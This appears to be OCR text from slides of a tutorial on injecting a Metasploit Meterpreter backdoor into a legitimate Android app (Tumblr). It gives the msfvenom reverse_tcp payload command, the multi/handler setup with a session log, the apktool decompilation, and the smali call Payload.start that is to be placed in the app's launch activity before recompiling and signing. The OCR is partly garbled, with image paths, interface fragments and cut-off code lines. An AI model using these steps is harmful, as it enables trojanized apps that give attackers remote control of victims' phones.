
- msfconsole -q
- > use exploit/multi/handler
- > set payload android/meterpreter/reverse_tcp
- > set LHOST 192.168.56.1
- > set LPORT 4444
- > exploit


root@kali:~/Desktop# msfconsole -q
[-] ***
[-] * WARNING: No database support: No database YAML file
[-] ***
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.56.1:4444
[*] Sending stage (72198 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.101:53230) at 2019-06-24 04:53:26 -0400
meterpreter >
meterpreter > help
Core Commands
Command Description
? Help menu
background Backgrounds the current session
bg Alias for background
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information or control active channels
close Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
get_timeouts Get the current session timeout values
GENYMOTION
Filters
Form factor
Android API
Density
Size
Source
My installed
Available ter
com.enchantedcloud.photovault-1.apk
Mobile-Security-Framework-MobS
nice.apk
test.txt

http://sciencetoybox.com/images/Procedures/Raising_hands.jpg

TUMBLR

Manually Injecting Backdoor into valid Android Applications



INJECTING BACKDOOR TO APPS


- Create Metasploit APK Meterpreter
- Decompile APK Meterpreter
- Install & Decompile Legitimate applications using Apktool
- Copy smali folder from Metasploit to smali folder in legitimate applications
- Find “correct place” to inject and invoke Metasploit project
- Recompile Applications
- Sign and verify.


CREATING MALICIOUS .APK

- Using metasploit
  - msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.176.179 LPORT=4444 R > ~root/Desktop/nice.apk

```
raiser:tumblr_bd ammar$ ls -la
total 60816
drwxr-xr-x   4 ammar  staff       136 Apr 20 20:02 .
drwxr-xr-x@ 15 ammar  staff       510 Apr 20 20:02 ..
-rw-r--r--   1 ammar  staff      8827 Apr 15 09:14 nice.apk
-rw-r--r--   1 ammar  staff  31125473 Apr 16 15:35 tumblr.apk
raiser:tumblr_bd ammar$ apktool d nice.apk
I: Using Apktool 2.1.0 on nice.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/ammar/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
raiser:tumblr_bd ammar$ apktool d tumblr.apk
I: Using Apktool 2.1.0 on tumblr.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /Users/ammar/Library/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Baksmaling classes2.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
raiser:tumblr_bd ammar$
```

Decompile both Apk


stage
sc
nice
nice.apk
tumblr
tumblr.apk
AndroidManifest.xml
apktool.yml
original
res
smali
com
metasploit
stage
BuildConfig.smali
MainActivity.smali
MainBroadca...eceive
Payload.smali
Payload$1.smali
PayloadTrustManage
R.smali
R$attr.smali
R$string.smali
MainActivity.smali
.prologue
.line 6
invoke-direct {p0}, Landroid/app/Activity;-><init>()V
return-void
.end method
virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
.locals 0
.param p1, "savedInstanceState" # Landroid/os/Bundle;
.prologue
.line 9
invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V
.line 10
invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V
.line 11
invoke-virtual {p0}, Lcom/metasploit/stage/MainActivity;->finish()V
.line 12
return-void
.end method
Line: 28 Column: 1 Plain Text Tab Size: 4 Symbol



Decompile both Apk

```
D/Finsky  ( 2015): [1] DownloadImpl.setState: com.tumblr from QUEUED to DOWNLOADING.
D/Finsky  ( 2015): [1] DownloadQueueImpl.onStart: com.tumblr: onStart
D/Finsky  ( 2015): [1] DownloadQueueImpl.notifyProgress: com.tumblr: onProgress 0/-1 Status: 192.
D/Finsky  ( 2015): [1] DownloadQueueImpl.notifyProgress: com.tumblr: onProgress 26084614/26084614 Status: 200.
D/Finsky  ( 2015): [1] DownloadImpl.setState: com.tumblr from DOWNLOADING to SUCCESS.
D/Finsky  ( 2015): [1] DownloadQueueImpl.onComplete: com.tumblr: onComplete
D/Finsky  ( 2015): [1] DownloadQueueImpl.remove: Download com.tumblr removed from DownloadQueue
D/Finsky  ( 2015): [1] InstallerTask.startCopyFromDownload: Prepare to copy com.tumblr (com.tumblr) from content://downloads/my_downloads/15 (expect 31125473
bytes)
D/Finsky  ( 2015): [1] SelfUpdateScheduler.onComplete: Self-update ignoring completed download com.tumblr
D/Finsky  ( 2015): [1] 7.onPostExecute: Successfully copied APK to update com.tumblr (com.tumblr)
D/Finsky  ( 2015): [1] InstallerTask.startInstaller: Begin install of com.tumblr
D/PackageManager(  554): Renaming /data/app/vmdl912535706.tmp to /data/app/com.tumblr-1
I/PackageManager(  554): Running dexopt on: /data/app/com.tumblr-1/base.apk pkg=com.tumblr isa=x86 vmSafeMode=false
I/dex2oat ( 2846): /system/bin/dex2oat --zip-fd=5 --zip-location=/data/app/com.tumblr-1/base.apk --oat-fd=6 --oat-location=/data/dalvik-cache/x86/data@app@com
.tumblr-1@base.apk@classes.dex --instruction-set=x86 --instruction-set-features=default --runtime-arg -Xms64m --runtime-arg -Xmx512m --swap-fd=7
W/PackageManager(  554): Unknown permission htc.socialmanager.permission.USE_SOCIALSERVICE in package com.tumblr
W/PackageManager(  554): Unknown permission htc.socialmanager.permission.READ_SOCIAL_DATABASE in package com.tumblr
W/PackageManager(  554): Unknown permission htc.socialmanager.permission.WRITE_SOCIAL_DATABASE in package com.tumblr
W/PackageManager(  554): Unknown permission htc.socialmanager.permission.USE_SOCIALCOMPONENT in package com.tumblr
D/BackupManagerService(  554): Received broadcast Intent { act=android.intent.action.PACKAGE_ADDED dat=package:com.tumblr flg=0x4000010 (has extras) }
I/UpdateIcingCorporaServi( 1076): Updating corpora: APPS=com.tumblr, CONTACTS=MAYBE
D/PkgBroadcastIntentOp( 2470): Received broadcast action=android.intent.action.PACKAGE_ADDED and uri=com.tumblr
D/WearableController( 2470): Received broadcast action=android.intent.action.PACKAGE_ADDED and uri=com.tumblr
D/k       ( 2470): Processing package: com.tumblr
D/b       ( 2470): Look up (com.tumblr:105080005) returned no result
D/k       ( 2470): Starting Hash for package com.tumblr:5.8.0.05
D/Finsky  ( 2015): [1] PackageInstallerImpl.cancelSession: Canceling session 912535706 for com.tumblr
D/Finsky  ( 2015): [1] 3.installSucceeded: Successful install of com.tumblr
D/Finsky  ( 2015): [1] InstallerTask.addAppShortcut: Requested shortcut for com.tumblr
D/k       ( 2470): Package com.tumblr's hash: 8ba52a0915115ece3ade3e87877099babf943902608781ecfacc717f008ca19d
D/b       ( 2470): Look up (com.tumblr:105080005) returned no result
D/k       ( 2470): Saved the app info in cache for package:com.tumblr.
I/ActivityManager(  554): START u0 {act=android.intent.action.MAIN cat=[android.intent.category.LAUNCHER] flg=0x10000000 pkg=com.tumblr cmp=com.tumblr/.ui.act
ivity.JumpoffActivity} from uid 10064 on display 0
V/WindowManager(  554): addAppToken: AppWindowToken{34115722 token=Token{5dd3ced ActivityRecord{f33f04 u0 com.tumblr/.ui.activity.JumpoffActivity t23}}} to st
ack=1 task=23 at 0
V/WindowManager(  554): Adding window Window{24e1ca5 u0 Starting com.tumblr} at 6 of 11 (after Window{19585b57 u0 com.android.vending/com.google.android.finsk
y.activities.MainActivity})
I/ActivityManager(  554): Start proc 2871:com.tumblr/u0a69 for activity com.tumblr/.ui.activity.JumpoffActivity
V/WindowManager(  554): Adding window Window{e8c0101 u0 com.tumblr/com.tumblr.ui.activity.JumpoffActivity} at 6 of 12 (before Window{24e1ca5 u0 Starting com.t
umblr})
```

Adb logcat result found that 1st activity is JumpOffActivity

MainActivity.smali

```
    .prologue
    .line 6
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method


# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 0
    .param p1, "savedInstanceState"    # Landroid/os/Bundle;

    .prologue
    .line 9
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 10
    invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V

    .line 11
    invoke-virtual {p0}, Lcom/metasploit/stage/MainActivity;->finish()V

    .line 12
    return-void
.end method
```

MainActivity.smali

```
    .prologue
    .line 6
    invoke-direct {p0}, Landroid/app/Activity;-><init>()V

    return-void
.end method


# virtual methods
.method protected onCreate(Landroid/os/Bundle;)V
    .locals 0
    .param p1, "savedInstanceState"    # Landroid/os/Bundle;

    .prologue
    .line 9
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V

    .line 10
    invoke-static {p0}, Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V

    .line 11
    invoke-virtual {p0}, Lcom/metasploit/stage/MainActivity;->finish()V

    .line 12
    return-void
.end method
```

onCreate method

SMALI METHODS

- **Lcom/metasploit/stage/Payload;->start(Landroid/content/Context;)V**
  - com/metasploit/stage/**Payload**=Package and **Object Name**
  - **start**=MethodName
  - **Landroid/content/Context;**= Context Signature
  - **V**= Return Type is Void
- Translate to java more like:
  - **Payload.start(this);**

https://github.com/JesusFreke/smali/wiki/TypesMethodsAndFields

JumpoffActivity.smali

```
112
113     if-eqz v0, :cond_0
114
115     .line 84
116     invoke-static {p0}, Lcom/appsflyer/AppsFlyerLib;->sendTracking(Landroid/content/Context;)V
117
118     .line 86
119     :cond_0
120     return-void
121 .end method
122
123
124 # virtual methods
125 .method protected onCreate(Landroid/os/Bundle;)V
126     .locals 3
127     .param p1, "savedInstanceState"    # Landroid/os/Bundle;
128
129     .prologue
130     .line 54
131     invoke-super {p0, p1}, Lcom/tumblr/ui/activity/TrackableActivity;->onCreate(Landroid/os/Bundle;)V
132
133     .line 56
134     invoke-v                                                    ntent/Intent;
135
136     move-res
137
138     invoke-v
139
140     move-res
141
142     if-eqz v
143
144     .line 57
145     invoke-v                                                    ntent/Intent;
```

Find

Find: onCreate

Replace:

Match: Regular expression Full words
Ignore case Ignore whitespace

In: Document Wrap around

Found "onCreate" at line 125, column 19.

Find All Replace All Previous Next

Line: 125 Column:

JumpoffActivity.smali

